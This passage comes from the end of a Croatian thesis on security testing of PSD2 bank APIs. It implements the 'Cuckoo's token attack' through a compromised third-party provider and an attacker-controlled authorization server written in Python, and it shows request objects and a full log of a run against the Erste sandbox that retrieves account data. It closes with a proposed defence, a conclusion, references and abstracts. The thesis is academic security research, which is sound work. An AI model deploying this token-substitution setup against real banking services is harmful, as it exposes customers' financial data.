        with open("attacker_server/token_response.json", "w") as token_file:
            token_file.write(json.dumps(token_response.json(), indent=4))

        resource_response = self.getResource()
        return resource_response
```

Ispis 5.9 - Implementacija kompromitiranog TPP-a

Kako bi se mogli posluživati ukradeni podaci, potrebno je implementirati autorizacijski poslužitelj koji je pod kontrolom napadača. Implementirani poslužitelj će posluživati ukradene podatke na isti način kao što bi to radio i legitimni autorizacijski poslužitelj. Autorizacijski poslužitelj je implementiran koristeći `endpoints` biblioteku [8]. Biblioteka je odabrana radi njene jednostavnosti i minimalnog potrebnog koda kako bi se pokrenuo poslužitelj. Za napad je potrebno posluživati dvije krajnje točke. Prva je `/consents` koja inače služi za kreiranje resursa pristanka i u odgovoru vraća ključni podatak `consentId` koji će se koristi u zahtjevu za dohvaćanje resursa. Druga krajnja točka je `/consents/{consentId}/authorisations/{authorisationId}/token` koja inače generira pristupni token koji se također koristi u pozivu za dohvaćanje resursa. Struktura projekta prikazana je na slici 5.1, a unutar datoteke `controller.py` se nalazi implementacija poslužitelja prikazana na ispisu 5.10. Kontroler `Consents` poslužuje obje potrebne krajnje točke. Metoda `POST_default` će odgovarati na svaki POST zahtjev koji dođe s poslužitelja na krajnju točku `/consents`, te će uvijek kao odgovor vratiti sadržaj datoteke `consent_response.json`. Metoda `POST_token` će odgovarati na svaki POST zahtjev koji na poslužitelju dođe na krajnju točku `/consents/{}/authorisations/{}/token`, gdje prazne vitičaste zagrade predstavljaju bilo koji znakovni niz. Znakovni nizovi će se uvijek ignorirati na mjestima na kojima se inače nalaze parametri `consentId` i `authorizationId` jer će se bez obzira na njih uvijek posluživati isti sadržaj koji se nalazi unutar datoteke `token_response.json`.



Slika 5.1 - Struktura projekta napadačevog autorizacijskog poslužitelja

```
from endpoints import Controller
from endpoints.decorators import route
import json

class Consents(Controller):
  @route(lambda req: len(req.path_args) == 1)
  def POST_default(self, **kwargs):
    with open("consent_respose.json") as f:
      return json.load(f)

  @route(lambda req: len(req.path_args) == 5 and
         req.path_args[2] == "authorisations" and
         req.path_args[4] == "token")
  def POST_token(self, consent_id="", authorizations="",
                 auth_id="", token="", **kwargs):
    print(self)
    if authorizations == "":
      return "Bad Request"
    if token == "":
      raise "Bad Request"
    with open("token_response.json") as f:
      return json.load(f)
```

Ispis 5.10 - Implementacija kontrolera za napadačev autorizacijski poslužitelj

Poslužitelj se pokreće preko naredbenog retka koreisteći naredbu `endpoints --prefix=controller` gdje `controller` predstavlja naziv datoteke početnog kontrolera bez `.py` ekstenzije. Nakon izvođenja naredbe, u terminalu će se ispisati adresa i vrata na kojima poslužitelj sluša zahtjeve kao što je prikazano na ispisu 5.11.

```
[property.application] Caching value in _application
[property.application] Caching value in _application
[property.application] Checking cache for _application
[property.backend] Caching value in _backend
[property.backend] Caching value in _backend
[property.backend] Caching value in _backend
[property.backend] Caching value in _backend
[property.backend] Checking cache for _backend
Listening on 127.0.0.1:63315
[property.backend] Checking cache for _backend
```

Ispis 5.11 - Ispis nakon pokretanja poslužitelja

Za dio napada koji dohvaća podatke kreiraju se objekti zahtjeva koji će provoditi standardnu proceduru dohvaćanja resursa. Zahtjevu koji kreira resurs pristanka i zahtjevu koji dohvaća pristupni token će se promijeniti adresa autorizacijskog poslužitelja na adresu autorizacijskog poslužitelja koji je pod kontrolom napadača. Kreiranje potrebnih objekata i provođenje procedure prikazano je na 5.12.

```
cons_req = ConsentRequester(base_url=base_erste_ais_url, api_key=web_api_key,
                            psu_id="c9f0dc36-d8bd-4e60-915a-ad7834c93372")
cons_req.setBaseUrl("http://127.0.0.1:63315")
cons_req.debug = True

status_req = PSD2Requester(request_method="GET",
 base_url="https://webapi.developers.erstegroup.com/api/ebc/sandbox/v1/psd2-aisp")

token_req = PSD2Requester(request_method="POST",
base_url="http://127.0.0.1:63315")
token_req.debug = True

resource_req = PSD2Requester(request_method="GET",
 base_url="https://webapi.developers.erstegroup.com/api/ebc/sandbox/v1/psd2-aisp",
 endpoint="/accounts", debug=True)
```

Ispis 5.12 - Kreiranje objekata zahtjeva za izvođenje napada

Pokretanjem procedure iz dodatnog ispisa 5.13, može se vidjeti kako su zahtjevi poslani na napadačev autorizacijski poslužitelj, te kako je napadačev poslužitelj vratio odgovarajuće odgovore. Na kraju se može vidjeti kako je TPP poslao zahtjev za resurs na pravog poslužitelja resursa koji je onda vratio traženi resurs.

```
# zahtjev za kreiranje resursa pristupa
REQUEST: POST http://127.0.0.1:63315/consents
REQUEST HEADERS: {...}
REQUEST BODY: {...}
# odgovor na zahtjev za kreiranje resursa pristupa
RESPONSE STATUS CODE 200
RESPONSE HEADERS: {... 'Server': 'WSGIServer/0.2 CPython/3.10.4', ...}
RESPONSE BODY: {"consentStatus": "received", "consentId": "aa3338cc-2d6c-481b-
99ac-169d97e5bb8f", ...
# zahtjev za provjeru stanja
# ...

# zahtjev za pristupni token
REQUEST: POST http://127.0.0.1:63315/consents/aa3338cc-2d6c-481b-99ac-
169d97e5bb8f/authorisations/9145704f-380d-42c1-88e4-2f34b53d191a/token
REQUEST HEADERS: {...}
REQUEST BODY: {...}
# odgovor na zahtjev za pristupni token
RESPONSE STATUS CODE 200
RESPONSE HEADERS: {... 'Server': 'WSGIServer/0.2 CPython/3.10.4', ...}
RESPONSE BODY: {"access_token":
"ewogICJ0eXBlIjogImFjY2VzcyIsCiAgImV4cGlyYXRpb24iOiAiMjAyMi0wNi0xNFQyMjozMTozNi43N
zJaIiwKICAidXNlcklkIjogI..."}

# zahtjev za dohvaćanje resursa
REQUEST: GET https://webapi.developers.erstegroup.com/api/ebc/sandbox/v1/psd2-
aisp/accounts
REQUEST HEADERS: {...}
REQUEST BODY:
# odgovor na zahtjev za dohvaćanje resursa
RESPONSE STATUS CODE 200
RESPONSE HEADERS: {'Date':'Tue, 14 Jun 2022 22:01:38 GMT', 'Server':'Apache', ...}

RESPONSE BODY: {"accounts":[{"resourceId":"6babfaf3-6239-44a1-a32a-
7482f95f77a5","iban":"HR6924020063209999998","currency":"HRK","name":"","product":
"","status":"enabled","usage":"PRIV","_links":{"detail":{"href":"/accounts/6babfaf
3-6239-44a1-a32a-
7482f95f77a5","type":"GET"},"balances":{"href":"/accounts/6babfaf3-6239-44a1-a32a-
7482f95f77a5/balances","type":"GET"},"transactions":{"href":"/accounts/6babfaf3-
6239-44a1-a32a-7482f95f77a5/transactions","type":"GET"}},"ownerName":"PSU
1"},{"resourceId":"3d01c44e-8adb-44aa-b47f-
4032d3acaf6f","iban":"HR6924020063209999951","currency":"HRK","name":"","product":
"","status":"enabled","usage":"PRIV","_links":{"detail":{"href":"/accounts/3d01c44
e-8adb-44aa-b47f-
4032d3acaf6f","type":"GET"},"balances":{"href":"/accounts/3d01c44e-8adb-44aa-b47f-
4032d3acaf6f/balances","type":"GET"},"transactions":{"href":"/accounts/3d01c44e-
8adb-44aa-b47f-4032d3acaf6f/transactions","type":"GET"}},"ownerName":"PSU
1"},{"resourceId":"c032927e-2dda-4065-bede-
bb0065c6b3dc","iban":"HR6924020063209999998","currency":"EUR","name":"","product":
"","status":"enabled","usage":"PRIV","_links":{"detail":{"href":"/accounts/c032927
e-2dda-4065-bede-
bb0065c6b3dc","type":"GET"},"balances":{"href":"/accounts/c032927e-2dda-4065-bede-
bb0065c6b3dc/balances","type":"GET"},"transactions":{"href":"/accounts/c032927e-
2dda-4065-bede-bb0065c6b3dc/transactions","type":"GET"}},"ownerName":"PSU 1"}]}
```

Ispis 5.13 - Ispis poslanih zahtjeva i primljenih odgovora tokom napada

Kao obranu od ovog napada, kada se radi poziv na poslužitelja resursa, predlaže se slanje identifikacije autorizacijskog poslužitelja s kojeg je TPP dobio pristupni token, kao što je predloženo u [5].

6 Zaključak

U sklopu rada napravljena je implementacija biblioteke objekata u Pythonu koja se može koristiti kako bi se testirala REST sučelja. Također, dodatno su implementirani objekti koji olakšavaju testiranje bankovnih PSD2 sučelja. Koristeći alat, demonstrirano je kako se on može koristiti u svrhe generalnog testiranja te je implementiran i demonstriran napad *Cuckoo's token attack*. U daljnjem radu bi se mogle razmotriti dodatne biblioteke za implementaciju alata, isprobati alat na više različitih API-ja banaka te proširiti funkcionalnost postojećeg alata.

7 Literatura

[1] European Central Bank, »The revised Payment Services Directive (PSD2) and the transition to stronger payments security,« Ožujak 2018. [Mrežno]. Available: https://www.ecb.europa.eu/paym/intro/mip-online/2018/html/1803_revisedpsd.en.html. [Pokušaj pristupa 7. Lipanj 2022].

[2] Gospodarsko interesno udruženje Hrvatska udruga banaka, »PSD2 Open API | HUB,« [Mrežno]. Available: https://www.hub.hr/hr/PSD2-Open-Api-hr. [Pokušaj pristupa 8. Lipnja 2022.].

[3] The Berlin Group, »Berlin Group NextGenPSD2 announced creation of European PSD2 API standard,« 13. Lipnja 2017. [Mrežno]. Available: https://www.berlin-group.org/single-post/2017/06/13/press-release-berlin-group-nextgenpsd2-announced-creation-of-european-psd2-api-standard. [Pokušaj pristupa 7. Lipnja 2022].

[4] OWASP Foundation, »WSTG - Latest | OWASP Foundation - Test HTTP Methods,« 8. Ožujka 2022. [Mrežno]. Available: https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/02-Configuration_and_Deployment_Management_Testing/06-Test_HTTP_Methods. [Pokušaj pristupa 8. Lipnja 2022].

[5] D. Fett, P. Hosseyni i R. Küsters, »An Extensive Formal Security Analysis of the OpenID Financial-grade API,« *2019 IEEE Symposium on Security and Privacy (SP),* svez. 1, pp. 453-471, 2019.

[6] HUB.hr, »PSD2 Open API | HUB,« [Mrežno]. Available: https://www.hub.hr/sites/default/files/inline-files/API%20Definition_HUB_1_2%20web_en.pdf. [Pokušaj pristupa 10. Lipnja 2022].

[7] R. Fielding, Adobe, M. Nottingham, Fastly, J. Reschke i greenbytes, »RFC 9110 - HTTP semantics,« RFC Editor, 2022.

[8] Jaymon, »Endpoints - PyPI,« 19. Listopada 2021. [Mrežno]. Available: https://pypi.org/project/endpoints/. [Pokušaj pristupa 10. LIpnja 2022].

Izrada klijentskog dijela PSD2 sučelja

8 Sažetak

Uvođenjem revidirane direktive o platnim uslugama, banke su morale otvoriti svoje sustave trećim pružateljima platnih usluga. S obzirom na to da banke rukuju s izrazito osjetljivim podacima, potrebno je posebnu pozornost obratiti na sigurnost API-ja. Kako bi se to osiguralo, API je potrebno temeljito testirati. Kako bi se implementirao alat proučavalo se Erste PSD2 XS2A sučelje, sve komponente HTTP zahtjeva te česte ranjivosti aplikacijskih programskih sučelja. Nakon toga se u radu razvio alat namijenjen za automatizirano testiranje i provođenje napada nad REST API-jima. Uz standardne komponente potrebne za testiranje API-ja, razvijene su i komponente koje olakšavaju testiranje bankovnih PSD2 XS2A sučelja. Na kraju su, uz pomoć implementiranog alata, implementirani testovi i napadi na probnoj instanci Erste PSD2 XS2A sučelja.

Ključne riječi: PSD2, testiranje, NextGenPSD2, sigurnost, alat, Python, HTTP

PSD2 client implementation

9 Abstract

With the introduction of the revised Payment Services Directive, banks had to open their systems to third party payment service providers. Given that banks handle extremely sensitive data, special attention needs to be paid to the security of the API. To ensure this, the API needs to be thoroughly tested. In order to implement the tool, the Erste PSD2 XS2A interface, all components of HTTP requests, and common vulnerabilities in application programming interfaces were studied. After that, a tool intended for automated testing and execution of attacks on REST APIs was developed. In addition to the standard components required for API testing, components have been developed to facilitate testing of banking PSD2 XS2A interfaces. Finally, with the help of the implemented tool, tests, and attacks on the test instance of the Erste PSD2 XS2A interface were implemented.

Key words: PSD2, testing, NextGenPSD2, security, tool, Python, HTTP